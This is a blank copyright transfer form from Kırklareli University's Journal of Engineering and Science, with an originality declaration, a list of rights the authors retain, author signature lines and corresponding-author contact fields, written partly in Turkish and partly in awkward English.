Bu form makale hakem incelemesi için dergi editörlüğünce kabul edildikten sonra doldurulup imzalandıktan sonra basılı 2 nüsha halinde "Kırklareli Üniversitesi Fen Bilimleri Enstitüsü Kavaklı Yerleşkesi Değirmencik Yolu Üzeri Kavaklı/ Kırklareli" adresine gönderilmelidir.



**JOURNAL of ENGINEERING and SCIENCE**  
MÜHENDİSLİK ve FEN BİLİMLERİ DERGİSİ  
http://fbedergi.klu.edu.tr

**COPYRIGHT TRANSFER FORM**

Manuscript Title: .....

Full names of all authors: .....

The undersigned authors, we guarantee that our submitted manuscript is original work; it has not been published and is not being submitted or considered for publication elsewhere, if, in whole or part of publication of the magazine was published for the above-mentioned receipt of all necessary permits and was sent to Editorial Office of Kırklareli University Journal of Engineering and Science with copyright transfer form.

We agree to waive the right to assume the responsibility of the copyright of the article and thank signature. This article is hereby transferred to the copy right of Kırklareli University. Kırklareli University Journal of Engineering and Science Editor of the publication the article is authorized.

However, the authors reverse the following rights:

1. All proprietary rights Copyrights outside, such as patents.
2. to use, free of charge, all parts of this article for the authors' future works in books, lectures.
3. the right to reproduce the article for their own purposes provided the copies are not offered for sale.

Author Name: Date: ...../...../..... Signature:

Author Name: Date: ...../...../..... Signature:

Author Name: Date: ...../...../..... Signature:

Author Name: Date: ...../...../..... Signature:

Author Name: Date: ...../...../..... Signature:

Author Name: Date: ...../...../..... Signature:

(The authors will be written in the order of to appear on manuscript and copyright transfer form should be signed by all authors)

**Corresponding Author's:**

Name-Surname:

Address:

Phone: ( )

Fax: ( )

E-mail:

Please, fill in this form after your manuscript accepted by journal editorial for referee review, sign and sent two copies published form to address: "Kırklareli Üniversitesi Fen Bilimleri Enstitüsü Kavaklı Yerleşkesi Değirmencik Yolu Üzeri Kavaklı/ Kırklareli"